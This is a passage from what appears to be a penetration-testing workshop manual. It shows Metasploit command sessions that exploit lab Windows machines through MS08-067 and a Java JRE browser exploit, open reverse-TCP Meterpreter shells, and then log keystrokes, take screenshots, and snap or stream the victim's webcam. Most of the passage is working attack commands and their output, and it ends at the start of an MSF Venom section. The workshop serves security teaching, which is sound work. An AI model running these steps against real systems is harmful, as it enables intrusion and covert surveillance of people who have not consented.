    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target process
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS
    --- Content omitted ---
Stdapi: Webcam Commands
=======================
    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam
    --- Content omitted ---
```

At this point, the system has been successfully exploited and a connection has been established. The next steps are to use Meterpreter to perform various tasks on the compromised machine. For this workshop, we will use several portions of MSF and Meterpreter by capturing keystrokes, taking over the webcam, and capturing a screenshot of the desktop.

Capturing Keystrokes

The **keyscan** directives for meterpreter allow you to capture all keystrokes from the victim machine. In the example below, you will migrate the ***explorer.exe*** process, which will allow capturing keystrokes from the Windows session. In the example, some basic text will be entered in the **Notepad.exe** application and captured in Meterpreter.

Example 3. Using Meterpreter to Capture Keystrokes

Listing 18. Elevate System Privileges

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

Listing 19. Identify the Explorer Process

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x86   0        NT AUTHORITY\SYSTEM
 280   676   alg.exe               x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
 544   4     smss.exe              x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 608   544   csrss.exe             x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 632   544   winlogon.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 676   632   services.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 688   632   lsass.exe             x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 864   676   svchost.exe           x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 928   676   svchost.exe           x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1000  1900  cmd.exe               x86   0        VICTIM-TM\Jack                C:\WINDOWS\system32\cmd.exe
 1048  676   svchost.exe           x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1140  676   svchost.exe           x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1204  676   svchost.exe           x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 1380  676   spoolsv.exe           x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1520  676   coherence.exe         x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\Parallels\Parallels Tools\Services
\coherence.exe
 1552  676   prl_tools_service.exe x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\Parallels\Parallels Tools\Services
\prl_tools_service.exe
 1612  1552  prl_tools.exe         x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\Parallels\Parallels Tools\Services
\prl_tools.exe
 1680  1048  wscntfy.exe           x86   0        VICTIM-TM\Jack                C:\WINDOWS\system32\wscntfy.exe
 1900  1840  explorer.exe          x86   0        VICTIM-TM\Jack                C:\WINDOWS\Explorer.EXE
 2044  1612  prl_cc.exe            x86   0        VICTIM-TM\Jack                C:\Program Files\Parallels\Parallels Tools\prl_cc.exe
```

Listing 20. Migrate the Explorer Process

```
meterpreter > migrate 1900
[*] Migrating from 1048 to 1900...
[*] Migration completed successfully.
```

Listing 21. Start Keyboard Capture

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
```

Listing 22. Periodically Dump Keyboard Captures

```
meterpreter > keyscan_dump
Dumping captured keystrokes...

meterpreter >

meterpreter > keyscan_dump
Dumping captured keystrokes...
This is a test in notepad <Return>  <Back> . <Return>  <Return> It is only a test. <Return>  <Return>

meterpreter >
```



Figure 48: Windows Notepad Keyscan Capture

Capturing Screenshots

The **screenshot** directive can capture a screenshot of whatever is on the victim computer. All screenshots will be captured to the local Kali directory and will be given randomized names.

Example 4. Using Meterpreter to Capture Screenshots

Listing 23. Run the Screenshot

```
meterpreter > screenshot
Screenshot saved to: /root/HQBJFujB.jpeg
```



Figure 49: Captured Screenshot

Controlling Webcams

The **webcam_snap** and **webcam_stream** directives can capture a snapshots or send live video of whatever is available from the webcam on the victim computer. All ***webcam snaps*** will be captured to the local Kali directory and will be given randomized names. The live video will be displayed using a video player on Kali Linux.

Example 5. Using Meterpreter to Control Webcams

From before, the system has been exploited with:

Listing 24. How the System was Exploited

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set RHOST 10.1.1.2
RHOST => 10.1.1.2
msf exploit(ms08_067_netapi) > set LHOST 10.1.1.253
LHOST => 10.1.1.253
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    10.1.1.2         yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.1.1.253:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 10.1.1.2
[*] Meterpreter session 1 opened (10.1.1.253:4444 -> 10.1.1.2:1042) at 2017-12-12 13:15:56 -0500

meterpreter >
```

Listing 25. Taking a Control of a Webcam for a Snap

```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/TVjKSgCX.jpeg
```



Figure 50: Webcam Snapshot

Listing 26. Taking Control of Webcam for Video

```
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: OqZRtYfD.html
[*] Streaming...
```



Figure 51: Webcam Streaming Video



Figure 52: Webcam MSF Console Information

5.2.2. Windows 7 Demo with JAVA

One of the most universal target vectors are machines running JAVA. The JAVA Runtime Environment and JAVA applications typically have many security holes and the JAVA JDK/JRE applications are updated and patched frequently. The most interesting thing about JAVA is that JAVA applications and therefore vulnerabilities exist based on the JAVA JRE/JDK applications and can cross platform boundaries (Windows/Linux/MacOS). In the next portion of the workshop, we will use MSF to launch a dummy web application which will result in a malicious JAVA application to run on the unsuspecting Victim machine.

First, as with previous walkthroughs we will want to launch the MSF Console.

Listing 27. Starting MSF Console

```
root@kali:~# msfconsole

=[ metasploit v4.11.5-2016010401                  ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post        ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Once the MSF Console has been launched, the next step is to load an exploit for use.

Listing 28. Load the JAVA JRE Exploit in the MSF Console

```
msf > use exploit/multi/browser/java_jre17_jmxbean_2
msf exploit(java_jre17_jmxbean_2) >
```

After an exploit has been loaded, it is necessary to view and set appropriate options to use as part of the successful exploit/attack of the victim computers.

Listing 29. Load the JAVA JRE Exploit in the MSF Console

```
msf exploit(java_jre17_jmxbean_2) > show options

Module options (exploit/multi/browser/java_jre17_jmxbean_2):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


msf exploit(java_jre17_jmxbean_2) > set URIPATH /
URIPATH => /

msf exploit(java_jre17_jmxbean_2) > show payloads

Compatible Payloads
===================

   Name                           Disclosure Date  Rank    Description
   ----                           ---------------  ----    -----------
   generic/custom                                  normal  Custom Payload
   generic/shell_bind_tcp                          normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                       normal  Generic Command Shell, Reverse TCP Inline
   java/meterpreter/bind_tcp                       normal  Java Meterpreter, Java Bind TCP Stager
   java/meterpreter/reverse_http                   normal  Java Meterpreter, Java Reverse HTTP Stager
   java/meterpreter/reverse_https                  normal  Java Meterpreter, Java Reverse HTTPS Stager
   java/meterpreter/reverse_tcp                    normal  Java Meterpreter, Java Reverse TCP Stager
```

```
   java/shell/bind_tcp                           normal  Command Shell, Java Bind TCP Stager
   java/shell/reverse_tcp                        normal  Command Shell, Java Reverse TCP Stager
   java/shell_reverse_tcp                        normal  Java Command Shell, Reverse TCP Inline

msf exploit(java_jre17_jmxbean_2) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp


msf exploit(java_jre17_jmxbean_2) > show options

Module options (exploit/multi/browser/java_jre17_jmxbean_2):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH  /                no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


msf exploit(java_jre17_jmxbean_2) > set LHOST 10.1.1.253
LHOST => 10.1.1.253
msf exploit(java_jre17_jmxbean_2) > set LPORT 5555
LPORT => 5555
msf exploit(java_jre17_jmxbean_2) > show options

Module options (exploit/multi/browser/java_jre17_jmxbean_2):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH  /                no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.1.1.253       yes       The listen address
   LPORT  5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
```

```
   0   Generic (Java Payload)


msf exploit(java_jre17_jmxbean_2) >
```

Once the payload and all options have been selected and setup, the next step is to exploit the system and wait for unsuspecting victims.

Listing 30. Run the Exploit and Look for Sessions

```
msf exploit(java_jre17_jmxbean_2) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 10.1.1.253:5555
msf exploit(java_jre17_jmxbean_2) > [*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://127.0.0.1:8080/
[*] Server started.

msf exploit(java_jre17_jmxbean_2) >
```

Listing 31. Look for Sessions

```
msf exploit(java_jre17_jmxbean_2) > sessions -l

Active sessions
===============

No active sessions.

... Repeat and wait for unsuspecting user ...

msf exploit(java_jre17_jmxbean_2) >
[*] 10.1.1.3         java_jre17_jmxbean_2 - handling request for /
[*] 10.1.1.3         java_jre17_jmxbean_2 - Sending HTML
[*] 10.1.1.3         java_jre17_jmxbean_2 - handling request for /favicon.ico
[*] 10.1.1.3         java_jre17_jmxbean_2 - handling request for /zTeUayS.jar
[*] 10.1.1.3         java_jre17_jmxbean_2 - Sending JAR
[*] 10.1.1.3         java_jre17_jmxbean_2 - handling request for /zTeUayS.jar
[*] 10.1.1.3         java_jre17_jmxbean_2 - Sending JAR
[*] 10.1.1.3         java_jre17_jmxbean_2 - handling request for /java/lang/ClassBeanInfo.class
[*] 10.1.1.3         java_jre17_jmxbean_2 - handling request for /java/lang/ObjectBeanInfo.class
[*] 10.1.1.3         java_jre17_jmxbean_2 - handling request for /java/lang/ObjectCustomizer.class
[*] 10.1.1.3         java_jre17_jmxbean_2 - handling request for /java/lang/ClassCustomizer.class
[*] Sending stage (45718 bytes) to 10.1.1.3
[*] Meterpreter session 1 opened (10.1.1.253:5555 -> 10.1.1.3:1047) at 2017-12-06 17:07:10 -0500


msf exploit(java_jre17_jmxbean_2) > sessions -l

Active sessions
===============

  Id  Type                   Information     Connection
  --  ----                   -----------     ----------
  1   meterpreter java/java  Jack @ Victim3  10.1.1.253:5555 -> 10.1.1.3:1047 (10.1.1.3)

msf exploit(java_jre17_jmxbean_2) >
```

Listing 32. Connect to a Session

```
msf exploit(java_jre17_jmxbean_2) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Listing 33. Verify Connection to Victim Computer

```
meterpreter > sysinfo
Computer    : Victim3
OS          : Windows 7 6.1 (x86)
Meterpreter : java/java
```

5.2.3. Windows 7 Demo Creating Payload Using MSF Venom

MSF Venom is a portion of MSF that allows creation of exploits with payloads for unsuspecting people (end-users) to download from the Internet. Using this function of MSF, a pen tester can establish dangers than users present to a system.

